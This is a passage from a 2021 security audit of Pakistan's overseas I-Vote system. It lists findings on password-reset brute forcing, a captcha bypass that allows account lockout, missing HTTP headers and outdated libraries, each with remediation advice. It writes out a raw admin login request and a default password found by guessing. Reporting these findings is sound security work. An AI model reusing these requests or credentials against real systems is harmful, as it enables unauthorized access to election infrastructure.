


Reset password form. There was sent 3425 login attempts without lockdown the user.


Confirmation message to set default password “ivote@111”.



Confirmation password reset successfully to “ivote@111”.



User rtorres@open-sec.com logged in two browsers with different sessionID at the same time.



```
POST /i-voteadmin/login.xhtml HTTP/2
Host: overseasvoting.nadra.gov.pk
Cookie: vk_layout=PK%20Urdu; __cfduid=db42ec9fcfb3d5b98df91a703d40c8f6c1620396452; JSESSIONID=0000-sjoEj0
Content-Length: 926
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://overseasvoting.nadra.gov.pk
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 S
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://overseasvoting.nadra.gov.pk/i-voteadmin/login.xhtml
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

loginForm=loginForm&loginForm%3Ausername=admin%40ecp.gov.pk&loginForm%3AoPswd=1234&javax.faces.ViewState=
lDGceWVwHvflcojHWocoQ089cjTUQZC4bw5EwsBmpSjgMvyuCW%2Bwt8U3mXNd%2BBfH1knuliHzXX%2BcBnY2EH3JgqOHiRAc4v3kOlg
Og7XqNrzKEDEEQP1XqOXdRV2jnXrQoXiw%2B3VzyRLWOBtBQR%2FCcE1mxwTEsOD33MYjSolzX%2F5J5lpUzwRDXfGSIGRcnC9OLVK6pI
o%2B7%2F12gl384IKmkKTNfrTJR6JDny9E%2BXL4IqOwHfIdOhhpJ1IUfwwX%2FOkqPFJg3koliFixab6smXL5Grk1VIE5nld22pwViFa
TtzKFJLFJLHay9I3KRicbE%2FfmJOd5T5e8A8IVJlJEZnq%2FOr60NGiTqiSayzAVqaf82dfsydlhiTXvCobIVzTvWAiBEBcyykibinQv
rUZm5NzNj6gKt8UaP%2BMbtQBwepjs6%2FjbWa%2Fk7XNvODnFAAO5dOWsGI1OjQ8nnHqfUeuCSUY6yEQUy8PXO2PnrneTg8TyVmMTvIS
HVzPnASbFm89%2FxlvibqpbAKYShJCdDW6IwCu6PmbZJmuni0HidEGQ%3D%3D&loginForm%3AloginButton=loginForm%3AloginBu
```

HTTP request to login user admin@ecp.gov.pk with password 1234.

Recommendations

Recommendations:

- We recommend authenticating users using two authentication factors.
- Each time a password is reset, a new password must be securely randomly generated and sent to the user, all user's sessions must be destroyed, and the system-generated password must be forced to change.
- Access to the "Admin Panel" must be solely and exclusively for users with the "Administration" role.
- The application must require re-authentication for sensitive features such as edit an election event.

References:

- OWASP Authentication Cheat Sheet

  https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- OWASP Multifactor Authentication Cheat Sheet

  https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html
- OWASP Credential Stuffing Prevention Cheat
  https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html
- OWASP Authorization Cheat Sheet
  https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- OWASP Proactive Controls: C6: Implement Digital Identity
  https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity
- OWASP Threat Model for Secure Password Storage
  https://owasp.org/www-pdf-archive//Secure_Password_Storage.pdf

008	Captcha Bypass		6.8


https://overseasvoting.nadra.gov.pk/i-voteadmin/resetPassword.xhtml

https://overseasvoting.nadra.gov.pk/i-voteadmin/


AV	AC	Au	C	I	A
Network	Medium	None	Partial	Partial	Partial

Description


- The "Reporting & Results" login form has a captcha control to mitigate the risk of automated attacks.
- An attacker can easily evade this control because the login form of "Admin Panel" doesn't have a captcha control and allows to know if the username and password entered are correct, even though the user does not have permissions in the "Admin Panel".
- When a user entering five consecutives incorrect password attempts, the account is locked for 60 minutes.
- Due to lack of protection mechanisms against automated attacks, an attacker can use the "Admin Panel" login to cause a denial of service (DoS) by locking out the user accounts.
- Also, the absence of captcha in the password reset form allows password brute force attacks, it reset form don't have Captcha control nor account blocking, so, an attacker can test passwords automated without blocking accounts.




Users: rtorres@open-sec.com, na_ro_1@nadra.gov.pk, pp_ro_137@nadra.gov.pk aren't Admin Role




"Reporting and Results" login form with Captcha control.



"Admin Panel" login form without Captcha control



User with Provincial ECP or Federal ECP roles and valid credentials can login into "Admin Panel"




User rtorres@open-sec.com blocked in “Reporting and Results” app.

User rtorres@open-sec.com blocked in “Admin Panel” app.

Message when a non-authorized user attempts to login in “Admin Panel” with valid credentials (Returning Office).

Reset password form in “Admin Panel” app.

HTTP request for password guessing attack in Reset password form. (More than 3000 HTTP requests sere sent)



HTTP response for password guessing attack. The original password “ivote@111” was found in attempt 3425.

Recommendations

It is offered the following recommendations:

- We recommend implementing captcha controls and 2F to prevent brute force attacks.
- Password change must be done after authentication.
- Access to the "Admin Panel" must be solely and exclusively for users with the "Administration" role.

References:

- OWASP Blocking Brute Force Attacks
  https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks


009	Missing security headers		4.0

https://overseasvoting.nadra.gov.pk/

AV	AC	Au	C	I	A
Remote	High	None	Partial	Partial	None

Description

- The websites don’t provide several HTTP headers that can improve the security of the infrastructure. Among those missing headers those are particularly important and should be part of all responses:
  - Strict-Transport-Security
  - X-Content-Type-Options
  - X-XSS-Protection
  - Content-Security-Policy
  - Referrer-Policy X-Frame-Options



HTTP header response

Recommendations

Recommendations:

- Set security header in NGINX, to do it, read next information:
  - https://webdock.io/en/docs/how-guides/security-guides/how-to-configure-security-headers-in-nginx-and-apache#:~:text=To%20enable%20the%20X%2DXSS%2DProtection%20header%20in%20Nginx%2C,service%20to%20apply%20the%20changes.

References:

- Hardening your HTTP response headers https://scotthelme.co.uk/hardening-your-http-response-headers/


010	Outdated library jquery		4.0

https://overseasvoting.nadra.gov.pk/


AV	AC	Au	C	I	A
Remote	High	None	Partial	Partial	Partial

Description


- The application uses components with known vulnerabilities that in some cases may allow an attacker to quickly exploit them and gain access to the application.
- The web application was found to be using two open-source libraries that have public vulnerabilities associated with the versions in use. The library in question is:
  - Jquery 1.12 y3.0
  - Bootstrap 3.3.7
- These Vulnerable libraries may facilitate cross-site scripting attacks on the application or Prototype Pollution, making it easier to execute malicious JavaScript code in the context of user's browsers.



Jquery1.12.4



Jquery 1.10



Bootstrap v3.3.7

Recommendations

It is offered the following recommendations:

- Upgrade, uninstall or replace the affected libraries to either the latest version or a more recent version.
    - Bootstrap 4.0 (https://getbootstrap.com/docs/4.0/migration/)
    - jQuery 3.6.0 (https://jquery.com/download/)

minsait

e. Analysis of Vulnerabilities of the existing I-Vote solution

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.5. ANALYSIS OF VULNERABILITIES OF THE EXISTING I-VOTE SOLUTION INFRASTRUCTURE

2.5.1. OBJECTIVE

The objective is to know how the vulnerabilities are managed by NADRA, analysing if there is any possibility of backdoors and vulnerabilities in the infrastructure, which may allow an adversary to sabotage the entire I-Voting process.

2.5.2. REFERENCES

Documents:

- IT INFRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared.
- N- Queries Response - Threat Modeling-Security Architecture Review 15th May 2021
- N-Response to Queries - Requirement proforma for I-Voting Consultancy 25052021 – NADRA

2.5.3. METHODOLOGY

